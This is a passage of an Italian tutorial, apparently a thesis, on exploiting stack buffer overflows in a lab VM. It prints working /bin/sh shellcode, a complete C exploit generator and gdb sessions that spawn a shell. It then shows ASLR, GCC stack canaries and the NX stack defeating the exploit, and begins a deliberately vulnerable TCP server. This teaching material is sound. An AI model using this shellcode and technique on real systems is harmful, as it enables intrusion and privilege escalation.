Program received signal SIGSEGV, Segmentation fault.
0x4a4a4a4a in ?? ()
```

Invece di passare una stringa che mandi banalmente in segmentation fault il programma, sfruttiamo la vulnerabilità per iniettare ed eseguire lo *shell-spawning shellcode* presentato nella sezione 2.1.3.

```
// setresuid(0, 0, 0);
// execve("/bin//sh", ["/bin//sh", NULL], [NULL]);
char shellcode[] =
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";
```

Lo *shellcode* è di 35 bytes. E' cruciale per evitare ulteriori complicazioni che sia abbastanza "breve" da essere ospitato nel buffer vulnerabile (che, in questo caso, è di 64 bytes).

Impostiamo un breakpoint subito dopo la CALL, nel momento in cui il *return address* RA sarà sul top dello stack, puntato da ESP.

```
(gdb) disas main
Dump of assembler code for function main:
[...]
   0x0804840f <+17>: mov    DWORD PTR [esp],eax
   0x08048412 <+20>: call   0x80483e4 <vuln>
   0x08048417 <+25>: mov    eax,0x0
   0x0804841c <+30>: leave
   0x0804841d <+31>: ret
End of assembler dump.
(gdb) break *0x80483e4
Breakpoint 1 at 0x80483e4: file simpleoverflow.c, line 4.
(gdb) r 000011112222333344445555666677778888999AAAABBBBCCCCDDDDEEEEFFFF
GGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO
Starting program: /mnt/SR2/code/simpleoverflow 000011112222333344445555666
6777788889999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO

Breakpoint 1, vuln (arg=0xbffff5e5 "000011112222333344445555666677778
8889999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO")
    at simpleoverflow.c:4
4 void vuln(char *arg) {
(gdb) print $esp
$1 = (void *) 0xbffff37c
(gdb) print &buf
$2 = (char (*)[64]) 0xbffff330
(gdb) print $esp-(void*)&buf
$3 = 76
```

Nel debugger stesso, molto semplicemente, abbiamo calcolato la distanza tra RA e inizio del buffer vulnerabile: 76 bytes.

Si noti che la distanza tra RA e inizio del buffer era semplicemente deducibile anche dal messaggio d'errore relativo al segmentation fault:

```
Program received signal SIGSEGV, Segmentation fault.
0x4a4a4a4a in ?? ()
```

il valore `0x4a` corrisponde infatti al carattere `J`, e non a caso abbiamo costruito una stringa in cui ogni carattere è ripetuto 4 volte (la dimensione di un indirizzo su un'architettura a 32 bit: 4 bytes):

```
00001111222233334444555566667777888899999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKK...
01234567890123456789012345678901234567890123456789012345678901234567890123456789012345...
0         1         2         3         4         5         6         7         8
[--------- char buf[64] ----------------------------------------][?12 bytes?][RA]
```

Ricordiamo che lo *shellcode* è di 35 bytes. Dobbiamo costruire una stringa che al byte 76 indichi il nuovo RA, che deve essere essenzialmente l'indirizzo del primo byte di `buf`.

In totale dovrebbe quindi essere sufficiente una stringa di 80 bytes (76+4 per il RA).

Abbiamo detto che come RA indicheremo l'indirizzo di `buf`, ma non possiamo usare l'indirizzo ottenuto nella sessione di debugging appena mostrata (`0xbffff330`), poiché in tale sessione abbiamo avviato il programma con la stringa `00001111...NNNNOOOO`, che è di 100 caratteri, mentre noi ne useremo una di 80. Ricordiamo che gli stessi parametri passati da linea di comando vengono collocati sullo stack, quindi cambiare la loro lunghezza cambia la posizione che avrà a runtime il buffer `buf`. Per avere l'indirizzo "giusto", riavviamo, con lo stesso breakpoint, il programma nel debugger, questa volta passando una stringa di esattamente 80 caratteri:

```
(gdb) r 000011112222333344445555666677778888999AAAABBBBCCCCDDDDEEEE
FFFFGGGGHHHHIIIIJJJJ
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /mnt/SR2/code/simpleoverflow 00001111222233334444
55556666777788889999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ

Breakpoint 1, vuln (arg=0xbffff5f9 "00001111222233334444555566667777
88889999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJ") at simpleoverflow.c:4
4 void vuln(char *arg) {
(gdb) print &buf
$4 = (char (*)[64]) 0xbffff340
```

A questo punto, dopo aver annotato l'indirizzo `0xbffff340`, possiamo realizzare un semplice programma C che crei una stringa binaria di 80 bytes così formata:

```
SHELLCODE (35 bytes) |  NOP (41 bytes) | RET ADDR (4 bytes)
```

Inizializziamo un buffer di 80 bytes pieno di `NOP`, utilizzati semplicemente come riempitivo (ricordiamo che non possiamo usare il carattere `NULL`: terminerebbe la `strcpy()`). Collochiamo lo *shellcode* all'inizio del buffer e il RA alla fine.

```
// simpleoverflow_exploit.c

#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

#define RETADDR 0xbffff340
#define BUFSIZE 80

int main(int argc, char *argv[]) {
   char buffer[BUFSIZE];

   memset(buffer, 0x90, BUFSIZE);
   memcpy(buffer, shellcode, strlen(shellcode));
   *((unsigned int*) (buffer+(BUFSIZE-4))) = RETADDR;

   printf("%s",buffer);
}
```

Compiliamo ed eseguiamo nel debugger il programma vulnerabile passando come parametro la stringa data in output dall'exploit:

```
$ gcc -o simpleoverflow_exploit simpleoverflow_exploit.c
$ gdb simpleoverflow
(gdb) r `./simpleoverflow_exploit`
Starting program: /mnt/SR2/code/simpleoverflow `./simpleoverflow_exploit`
process 22682 is executing new program: /bin/dash
$
```

L'exploit ha funzionato: lo *shellcode* è stato eseguito, avviando una shell.

Per concludere, analizziamo nel debugger il momento *clou* dell'esecuzione. Impostiamo tre breakpoints:

- il primo all'inizio dell'esecuzione della funzione, per annotare la posizione del RA
- il secondo prima della chiamata alla `strcpy()` che causa l'overflow e la sovrascrittura del RA
- il terzo e ultimo sulla `RET` che passa il controllo allo *shellcode*

```
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x080483e4 <+0>:  push   ebp
   0x080483e5 <+1>:  mov    ebp,esp
   0x080483e7 <+3>:  sub    esp,0x58
   0x080483ea <+6>:  mov    eax,DWORD PTR [ebp+0x8]
   0x080483ed <+9>:  mov    DWORD PTR [esp+0x4],eax
   0x080483f1 <+13>: lea    eax,[ebp-0x48]
   0x080483f4 <+16>: mov    DWORD PTR [esp],eax
   0x080483f7 <+19>: call   0x804831c <strcpy@plt>
   0x080483fc <+24>: leave
   0x080483fd <+25>: ret
End of assembler dump.
(gdb) break *0x080483e4
Breakpoint 3 at 0x80483e4: file simpleoverflow.c, line 4.
(gdb) break *0x080483f7
Breakpoint 4 at 0x80483f7: file simpleoverflow.c, line 6.
(gdb) break *0x080483fd
Breakpoint 5 at 0x80483fd: file simpleoverflow.c, line 7.
```

Eseguiamo il programma come in precedenza:

```
(gdb) r './simpleoverflow_exploit'
Starting program: /mnt/SR2/code/simpleoverflow './simpleoverflow_exploit'

Breakpoint 3, vuln (
    arg=0xbffff5f9 "[...cut...]") at simpleoverflow.c:4
4 void vuln(char *arg) {
(gdb) x/1x $esp
0xbffff38c: 0x08048417
```

Il RA è quindi all'indirizzo `0xbffff38c`. Proseguiamo:

```
(gdb) c
Continuing.

Breakpoint 4, 0x080483f7 in vuln (
    arg=0xbffff5f9 "[...cut...]") at simpleoverflow.c:6
6   strcpy(buf, arg);
(gdb) print &buf
$4 = (char (*)[64]) 0xbffff340
(gdb) x/20x 0xbffff340
0xbffff340: 0x00000000 0x00000001 0x0012c8f8 0x0029aff4
0xbffff350: 0x00249d19 0x001742a5 0xbffff368 0x0015b9d5
0xbffff360: 0x0029aff4 0x08049ff4 0xbffff378 0x080482e8
0xbffff370: 0x0011e030 0x08049ff4 0xbffff3a8 0x08048449
0xbffff380: 0x0029b324 0x0029aff4 0xbffff3a8 0x08048417
```

Il breakpoint ha interrotto l'esecuzione prima dell'esecuzione della `strcpy`: visualizziamo 80 bytes di stack a partire dall'indirizzo in cui inizia `buf` e, come già sappiamo dalle analisi precedenti, l'ultima word di tale area di memoria è quella con indirizzo `0xbffff38c`, contenente il RA verso il main, `0x08048417`.

A questo punto, facciamo eseguire la `strcpy` facendo compiere uno step al debugger, e visualizziamo la stessa area di memoria subito dopo:

```
(gdb) s
7 }
(gdb) x/20x 0xbffff340
0xbffff340: 0xdb31c031 0xb099c931 0x6a80cda4 0x6851580b
0xbffff350: 0x68732f2f 0x69622f68 0x51e3896e 0x8953e289
0xbffff360: 0x9080cde1 0x90909090 0x90909090 0x90909090
0xbffff370: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff380: 0x90909090 0x90909090 0x90909090 0xbffff340
```

Ed ecco riconoscibile lo shellcode, la zona con i NOP (`0x90`), e infine il nuovo RA, `0xbffff340`, che altro non è che l'indirizzo dell'inizio del buffer stesso.

Facciamo proseguire l'esecuzione fino al terzo e ultimo breakpoint:

```
(gdb) c
Continuing.

Breakpoint 5, 0x080483fd in vuln (arg=Cannot access memory at address
 0x90909098) at simpleoverflow.c:7
7 }
(gdb) disas
Dump of assembler code for function vuln:
[...]
   0x080483f7 <+19>: call   0x804831c <strcpy@plt>
   0x080483fc <+24>: leave
=> 0x080483fd <+25>: ret
End of assembler dump.
(gdb) x/1x $esp
0xbffff38c: 0xbffff340
```

Come analizzato in precedenza, la `RET` passerà l'esecuzione all'indirizzo sul top dello stack, che altro non è che il RA da noi accuratamente sovrascritto, grazie alla vulnerabilità, con l'indirizzo dello *shellcode*. Quindi, lasciamo eseguire `RET` e osserviamo che subito dopo `EIP` punterà a `0xbffff340`. Mostriamo il disassembly della memoria a tale indirizzo ed ecco il codice dello *shellcode*. Lasciando proseguire l'esecuzione, assistiamo all'avvio della shell.

```
(gdb) n
Cannot access memory at address 0x90909094
```

```
(gdb) info r eip
eip            0xbffff340 0xbffff340
(gdb) x/17i $eip
=> 0xbffff340: xor    eax,eax
   0xbffff342: xor    ebx,ebx
   0xbffff344: xor    ecx,ecx
   0xbffff346: cdq
   0xbffff347: mov    al,0xa4
   0xbffff349: int    0x80
   0xbffff34b: push   0xb
   0xbffff34d: pop    eax
   0xbffff34e: push   ecx
   0xbffff34f: push   0x68732f2f
   0xbffff354: push   0x6e69622f
   0xbffff359: mov    ebx,esp
   0xbffff35b: push   ecx
   0xbffff35c: mov    edx,esp
   0xbffff35e: push   ebx
   0xbffff35f: mov    ecx,esp
   0xbffff361: int    0x80
(gdb) c
Continuing.
process 6564 is executing new program: /bin/dash
$ echo ooops, the original program didnt spawn any shell!
ooops, the original program didn't spawn any shell!
```

Questo esempio è stato tenuto il più semplice possibile, allo scopo di porre l'attenzione esclusivamente sul meccanismo con cui, in presenza di questo tipo di vulnerabilità, si inietta il payload e vi si ridirige l'esecuzione. Il costo di tale semplicità è la poca affidabilità dell'exploit: al minimo cambiamento della posizione del buffer sullo stack, e della distanza tra RA e buffer, l'exploit non funzionerà. Ad esempio, eseguendo il programma al di fuori del debugger, che pure altera il layout del programma in memoria, avremo solo un *Segmentation fault*:

```
term:$ ./simpleoverflow `./simpleoverflow_exploit`
Segmentation fault
```

Nelle sezioni 3.3.2 e 3.3.3 costruiremo un exploit più affidabile, che tenga conto di queste problematiche.

2.3 Contromisure

La soluzione definitva al problema degli stack buffer overflow è programmare consapevolmente, evitando alla base la presenza di bug che possano rendere un'applicazione vulnerabile. Indipendentemente da ciò, col tempo, sono state sviluppate delle contromisure, sia a livello di sistema operativo che di compilatore, per mitigare il problema. Vediamo le più diffuse.

2.3.1 Address Space Layout Randomization

Nella sezione 2.2.1 abbiamo parlato del layout di un processo in memoria e affermato che diversi processi su uno stesso sistema collocano alcuni segmenti (tra cui lo stack) allo stesso offset nello spazio di indirizzamento virtuale.

Questo è un vantaggio per l'attaccante, poiché conoscere l'indirizzo a cui inizia lo stack è un buon punto di partenza nel momento in cui si deve stimare l'indirizzo del payload iniettato (il che è, ovviamente, un prerequisito alla ridirezione dell'esecuzione verso di esso).

Una contromisura messa in atto dai sistemi operativi moderni contro la classe di attacchi che stiamo analizzando è quindi introdurre della casualità nel layout assunto in memoria da un programma, in modo che diverse esecuzioni portino a diverse collocazioni dei segmenti nello spazio di indirizzamento virtuale.

L'*Address Space Layout Randomization* (ASLR) fa esattamente questo.

Restringendoci al nostro esempio, osserviamo come varia il comportamento di un semplice programma che stampa lo stack pointer (ovvero il contenuto del registro ESP) con l'ASLR abilitata e disabilitata.

```
// get_esp.c

#include <stdio.h>

unsigned long get_esp(void) {
    __asm__("movl %esp,%eax");
}

int main(int argc, char **argv) {
    unsigned long sp = get_esp();
    printf("stack pointer: 0x%08lx\n", sp);
    return 0;
}
```

Verifichiamo il valore di `/proc/sys/kernel/randomize_va_space`, che indica lo stato del sistema rispetto all'ASLR:

```
term:# cat /proc/sys/kernel/randomize_va_space
2
```

Il valore 0 indica che è disattivata, mentre 1 o 2 indicano che è attivata (la differenza tra 1 e 2 non ha importanza nel nostro caso).

Compiliamo il programma e poi eseguiamolo più volte:

```
term:$ gcc -o get_esp get_esp.c
term:$ ./get_esp
stack pointer: 0xbff11768
term:$ ./get_esp
stack pointer: 0xbfceb5f8
term:$ ./get_esp
stack pointer: 0xbfb53548
```

Osserviamo che abbiamo ottenuto a ogni esecuzione un diverso indirizzo. A questo punto, disabilitiamo l'ASLR e poi ripetiamo l'esperimento:

```
term:# echo 0 > /proc/sys/kernel/randomize_va_space
term:# cat /proc/sys/kernel/randomize_va_space
0
term:$ ./get_esp
stack pointer: 0xbffff428
term:$ ./get_esp
stack pointer: 0xbffff428
term:$ ./get_esp
stack pointer: 0xbffff428
```

Questa volta, l'indirizzo è sempre lo stesso.

Avremmo potuto osservare lo stesso esaminando, come nella sezione 2.2.1, il file `maps` di un qualsiasi processo eseguito ripetutamente con l'opzione abilitata o meno, ma un semplice programma *ad-hoc* mostra il tutto in maniera più compatta ed efficace, e pone volutamente l'attenzione sulla posizione dello stack, pertinente al nostro caso di studio.

2.3.2 ProPolice - GCC stack smashing protection

ProPolice è un'estensione di GCC sviluppata (da IBM) per proteggere dagli attacchi di *stack smashing*[3].


Estende l'idea, introdotta dalla tecnologia *StackGuard* qualche tempo prima, di utilizzare uno *stack canary*[4], ovvero una word di memoria, contenente un valore noto, collocata sullo stack tra la zona delle variabili locali della funzione ed il *return address*.

Per arrivare a sovrascrivere il *return address*, per forza di cose ci si trova a sovrascrivere anche la *canary word*. Il compilatore inserisce automaticamente, al termine della funzione (prima della "`RET` fatale"), del codice che, in caso di corruzione della *canary*, arresta l'esecuzione del programma allertando che si è verificato un buffer overflow.


Oltre al controllo basato sullo *stack canary*, *ProPolice* effettua ulteriori operazioni volte all'irrobustimento contro i buffer overflow. Quando necessario, viene alterato l'ordine delle variabili locali delle funzioni, in modo che gli array siano "dopo" le altre variabili: questo consente di evitare che, tramite overflow di un array locale, si riesca a modificare in maniera imprevista il valore di una variabile locale ad esso adiacente.

[3] per alcuni dettagli, si vedano [5] e [6]

[4] Il termine deriva dalla pratica storica di utilizzare dei canarini, nelle miniere di carbone, come "sentinelle" biologiche: più sensibili dell'uomo alla presenza di gas tossici, si ammalavano prima dei minatori, dandogli la possibilità di prendere provvedimenti.




Consideriamo l'esempio in figura, in cui abbiamo due variabili locali: un buffer `psw` e un intero `valid`. ProPolice forza la configurazione a destra, evitando che un buffer overflow di `psw` possa alterare `valid`. Un overflow di tale tipo non sarebbe rilevato, poiché si limiterebbe ad alterare la zona delle variabili locali della funzione, senza arrivare ad invalidare la canary word. Ovviamente stiamo parlando di scenari diversi da quelli dell'exploit visto nella sezione 2.2.3, in quanto in ogni caso il return address è protetto. Se però, ad esempio, `valid` fosse un flag usato per indicare se `psw` è una password valida, poterlo alterare potrebbe essere sufficiente all'attaccante. Si noti che non si possono rilevare tutte le alterazioni impreviste, se ci sono più array:



`valid` è al sicuro, ma un overflow di `buf1` potrebbe consentire di modificare `buf2` in maniera imprevista dal programmatore.

Prima di effettuare il riordino delle variabili, vengono copiati nella zona delle variabili locali anche gli argomenti della funzione, e il codice della funzione viene generato in modo da utilizzare le copie. In tal modo si proteggono, similmente a quanto visto per le variabili locali, anche gli argomenti.



Si noti che il compilatore ha tutte le informazioni per applicare le trasformazioni descritte solo quando necessario, evitando *overhead* inutile.

Passiamo ora a vedere in pratica come utilizzare o meno tale contromisura, e come cambia il comportamento del nostro programma vulnerabile (vedesi la sezione 2.2.3) se lo compiliamo abilitandola.

L'utilizzo o meno della protezione da parte di GCC dipende dall'utilizzo dei seguenti flag di compilazione:

- `-fstack-protector`
  - protezione abilitata per le funzioni che il compilatore ritiene "a rischio"
- `-fstack-protector-all`
  - protezione abilitata per tutte le funzioni
- `-fno-stack-protector`
  - protezione disabilitata

Concludiamo mostrando cosa accade compilando l'esempio vulnerabile della sezione 2.2.3 abilitando la protezione e provando ad eseguire l'exploit:

```
term:$ gcc -g -fstack-protector-all -z execstack \
-o simpleoverflow simpleoverflow.c
term:$ gdb simpleoverflow
Reading symbols from /mnt/SR2/code/simpleoverflow...done.
(gdb) r `./simpleoverflow_exploit`
Starting program: /mnt/SR2/code/simpleoverflow `./simpleoverflow_exploit`
*** stack smashing detected ***: /mnt/SR2/code/simpleoverflow terminated
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6(__fortify_fail+0x50)[0x227390]
/lib/tls/i686/cmov/libc.so.6(+0xe233a)[0x22733a]
/mnt/SR2/code/simpleoverflow[0x804847e]
/mnt/SR2/code/simpleoverflow[0x8048400]
```

```
[0x6a80cda4]
======= Memory map: ========
00110000-0012b000 r-xp 00000000 08:01 264364  /lib/ld-2.11.1.so
0012b000-0012c000 r-xp 0001a000 08:01 264364  /lib/ld-2.11.1.so
0012c000-0012d000 rwxp 0001b000 08:01 264364  /lib/ld-2.11.1.so
0012d000-0012e000 r-xp 00000000 00:00 0       [vdso]
0012e000-00130000 rwxp 00000000 00:00 0
00145000-00298000 r-xp 00000000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
00298000-00299000 ---p 00153000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
00299000-0029b000 r-xp 00153000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
0029b000-0029c000 rwxp 00155000 08:01 268995  /lib/tls/i686/cmov/libc-2.11.1.so
0029c000-002a0000 rwxp 00000000 00:00 0
002a0000-002bd000 r-xp 00000000 08:01 264259  /lib/libgcc_s.so.1
002bd000-002be000 r-xp 0001c000 08:01 264259  /lib/libgcc_s.so.1
002be000-002bf000 rwxp 0001d000 08:01 264259  /lib/libgcc_s.so.1
08048000-08049000 r-xp 00000000 00:15 28500   /mnt/SR2/code/simpleoverflow
08049000-0804a000 r-xp 00000000 00:15 28500   /mnt/SR2/code/simpleoverflow
0804a000-0804b000 rwxp 00001000 00:15 28500   /mnt/SR2/code/simpleoverflow
0804b000-0806c000 rwxp 00000000 00:00 0       [heap]
bffeb000-c0000000 rwxp 00000000 00:00 0       [stack]

Program received signal SIGABRT, Aborted.
0x0012d422 in __kernel_vsyscall ()
(gdb)
```

Lo stack smashing è stato rilevato e l'exploiting è fallito. Per toccare con mano l'implementazione del meccanismo, confrontiamo i disassembly della funzione `vuln()`, prima senza e poi con la protezione abilitata:

```
Dump of assembler code for function vuln:
   0x080483e4 <+0>:  push   ebp
   0x080483e5 <+1>:  mov    ebp,esp
   0x080483e7 <+3>:  sub    esp,0x58
   ------------------------------------------------
   0x080483ea <+6>:  mov    eax,DWORD PTR [ebp+0x8]
   0x080483ed <+9>:  mov    DWORD PTR [esp+0x4],eax
   0x080483f1 <+13>: lea    eax,[ebp-0x48]
   0x080483f4 <+16>: mov    DWORD PTR [esp],eax
   0x080483f7 <+19>: call   0x804831c <strcpy@plt>
   ------------------------------------------------
   0x080483fc <+24>: leave
   0x080483fd <+25>: ret
End of assembler dump.
```

Ho inserito due interruzioni per dividiere prologo, corpo ed epilogo della funzione, che andiamo ora a ritrovare nella versione "protetta" che segue:

```
(gdb) disas vuln
Dump of assembler code for function vuln:
   0x08048444 <+0>:  push   ebp
   0x08048445 <+1>:  mov    ebp,esp
   0x08048447 <+3>:  sub    esp,0x78
   ------------------------------------------------
   0x0804844a <+6>:  mov    eax,DWORD PTR [ebp+0x8]
   0x0804844d <+9>:  mov    DWORD PTR [ebp-0x5c],eax
   0x08048450 <+12>: mov    eax,gs:0x14
   0x08048456 <+18>: mov    DWORD PTR [ebp-0xc],eax
   0x08048459 <+21>: xor    eax,eax
   ------------------------------------------------
   0x0804845b <+23>: mov    eax,DWORD PTR [ebp-0x5c]
   0x0804845e <+26>: mov    DWORD PTR [esp+0x4],eax
   0x08048462 <+30>: lea    eax,[ebp-0x4c]
   0x08048465 <+33>: mov    DWORD PTR [esp],eax
   0x08048468 <+36>: call   0x8048364 <strcpy@plt>
   ------------------------------------------------
   0x0804846d <+41>: mov    eax,DWORD PTR [ebp-0xc]
   0x08048470 <+44>: xor    eax,DWORD PTR gs:0x14
   0x08048477 <+51>: je     0x804847e <vuln+58>
   0x08048479 <+53>: call   0x8048374 <__stack_chk_fail@plt>
   ------------------------------------------------
   0x0804847e <+58>: leave
   0x0804847f <+59>: ret
End of assembler dump.
```

Notiamo che il prologo riserva più spazio sullo stack (0x78 invece di 0x58), ma che soprattutto sono presenti due nuovi blocchi di codice, uno prima e uno dopo quello che abbiamo precedentemente definito come "corpo" della funzione.

Il blocco prima del "corpo" inizializza la *canary word*:

```
mov    eax,gs:0x14                ; eax = CANARY_OK
mov    DWORD PTR [ebp-0xc],eax    ; canary_su_stack = eax
```

Il blocco dopo il "corpo", e prima dell'epilogo, ne implementa il controllo di integrità:

```
mov    eax,DWORD PTR [ebp-0xc]    ; eax = canary_su_stack
xor    eax,DWORD PTR gs:0x14      ; flag = (eax ^ CANARY_OK)
je     0x804847e <vuln+58>        ; if (flag) goto <vuln+58>
call   0x8048374 <__stack_chk_fail@plt> ; __stack_chk_fail()
:<vuln+58>
```

Riassumendo: il blocco di codice tra prologo e corpo della funzione inizializza la *canary word* (che in questo caso è in posizione `[ebp-0xc]`) a un valore di riferimento, tenuto in `gs:0x14`. In seguito, il blocco di codice tra corpo della funzione ed epilogo, controlla tramite XOR che il valore della word corrisponda ancora con quello in `gs:0x14`. Se il valore corrisponde (lo XOR di un valore con se stesso è 0), l'esecuzione prosegue normalmente all'epilogo della funzione. Altrimenti, ovvero se la *canary word* non corrisponde, viene chiamata `__stack_chk_fail()`, che mostra a video il messaggio che abbiamo riportato sopra e termina l'esecuzione.

2.3.3 Non-Executable stack

Tramite l'NX bit (NX sta per *No eXecute*) è possibile indicare al processore che un'area di memoria è designata a ospitare dati e non codice eseguibile. In tal modo, il processore può rifiutarsi di eseguire un payload iniettato in un'area dati e a cui si è ridiretta l'esecuzione tramite una vulnerabilità.

Il supporto all'NX bit può essere hardware o software (implementato a livello di sistema operativo).

Dopo aver introdotto l'idea generale, analizziamo i dettagli del nostro caso di studio.

Tipicamente i segmenti stack ed heap sono destinati ad ospitare dati, mentre il codice eseguibile risiede nel text segment (come discusso ampiamente nella sezione 2.2.1). Con la tecnica di exploiting utilizzata, invece, è necessario eseguire uno *shellcode* ospitato sullo stack.

Quindi, se lo stack è marcato come non eseguibile, l'exploit fallirà.

Non è possibile però disabilitare in generale l'eseguibilità del segmento stack: in passato la cosa era considerata legittima, e molti programmi (nonché librerie) basano il loro corretto funzionamento su tale funzionalità. E' ragionevole invece indicare al sistema operativo se un determinato programma ha bisogno o meno di uno "stack eseguibile". Conservativamente, Linux assume che un programma possa aver bisogno di uno stack eseguibile. Se invece negli header ELF del binario che si sta avviando è presente l'entry `PT_GNU_STACK`, e il campo `p_flags` è appropriatamente valorizzato, si indica che non è necessario uno stack eseguibile.

Le versioni recenti di GCC, nella maggior parte dei casi, marcano automaticamente all'atto della compilazione gli eseguibili in modo che abbiano lo stack non eseguibile.

Ecco perché precedentemente, nella sezione 2.2.3, abbiamo compilato l'applicazione vulnerabile specificando l'opzione `-z execstack`, richiedendo l'eseguibilità dello stack: senza tale flag di compilazione, l'esecuzione dello *shellcode* sarebbe stata negata.

Possiamo utilizzare `readelf` per visualizzare l'entry `PT_GNU_STACK` di un eseguibile ELF:

```
term:$ readelf -l simpleoverflow
 [...]
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
 [...]
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4
 [...]
```

Notiamo che il campo `Flg` ha valore `RWE`, ovvero è richiesta l'eseguibilità dello stack.

Inoltre, esiste un'utility specifica, `execstack`, per gestire il flag in analisi. Utilizziamola per compiere un rapido test sull'efficacia della contromisura rispetto al nostro programma vulnerabile d'esempio.

Visualizziamo lo stato del flag sull'eseguibile `simpleoverflow` :

```
term:$ execstack --query simpleoverflow
X simpleoverflow
```

Impostiamo lo stack come non eseguibile:

```
term:$ execstack --clear-execstack simpleoverflow
term:$ execstack --query simpleoverflow
- simpleoverflow
```

Proviamo ad eseguire l'exploiting come descritto nella sezione 2.2.3 e vediamo come, con lo stack non eseguibile, otteniamo solo un *Segmentation fault* e non la shell:

```
term:$ gdb simpleoverflow
(gdb) r `./simpleoverflow_exploit`
Starting program: /mnt/SR2/code/simpleoverflow `./simpleoverflow_exploit`

Program received signal SIGSEGV, Segmentation fault.
0x080483fd in vuln (arg=Cannot access memory at address 0x90909098
) at simpleoverflow.c:7
7 }
```

Ripristinando il flag, l'exploit riprende a funzionare:

```
term:$ execstack --set-execstack simpleoverflow
term:$ execstack --query simpleoverflow
X simpleoverflow
term:$ gdb simpleoverflow
(gdb) r  `./simpleoverflow_exploit`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /mnt/SR2/code/simpleoverflow `./simpleoverflow_exploit`
process 9293 is executing new program: /bin/dash
$
```

Capitolo 3

Esecuzione remota di codice: r13server

Realizziamo ed analizziamo un basilare exploiting di vulnerabilità remota. Il nostro scenario di test, semplice ma non del tutto implausibile, si basa su client e un server TCP scritti in C. Introduciamo volutamente una vulnerabilità nel codice del server, dopodiché prepariamo il relativo exploit, passo passo, arrivando ad avere un'interazione (remota, via socket) con una shell sul sistema che espone il server vulnerabile.

I test sono eseguiti in una virtual machine VirtualBox con installato `Ubuntu LTS 10.04`. Nella fase finale utilizzeremo inoltre un sistema `Debian 5.0` ad esso connesso in rete locale. Disabilitiamo le contromisure descritte in precedenza: evitiamo l'ASLR, compiliamo il server richiedendo l'eseguibilità dello stack e senza *ProPolice*.

```
term:$ uname -a
Linux ubuntuLTSvm 2.6.32-35-generic #78-Ubuntu SMP Tue Oct 11 15:27:15
UTC 2011 i686 GNU/Linux
term:# echo 0 > /proc/sys/kernel/randomize_va_space
term:$ cat /proc/sys/kernel/randomize_va_space
0
term:$ gcc -g -fno-stack-protector -z execstack -o r13server r13server.c
```

Consideriamo una semplice coppia di programmi, un client e un server TCP iterativo.

Il client legge una stringa da standard input, e la manda al server. Il server riceve la stringa, e ne manda al client la codifica in *rot13*, seguita dalla stringa originale.

Avviamo il server:

```
serverterm:$ ./r13server
waiting for client connections on port 7777...
```

Ci colleghiamo al server utilizzando il client e inviamo una stringa di prova al server, ottenendo in risposta quanto descritto in precedenza:

```
clientterm:$ ./r13client localhost
please insert your string: hello, server!

sending string to server...
server answer:
uryyb, freire!
hello, server!
clientterm:$
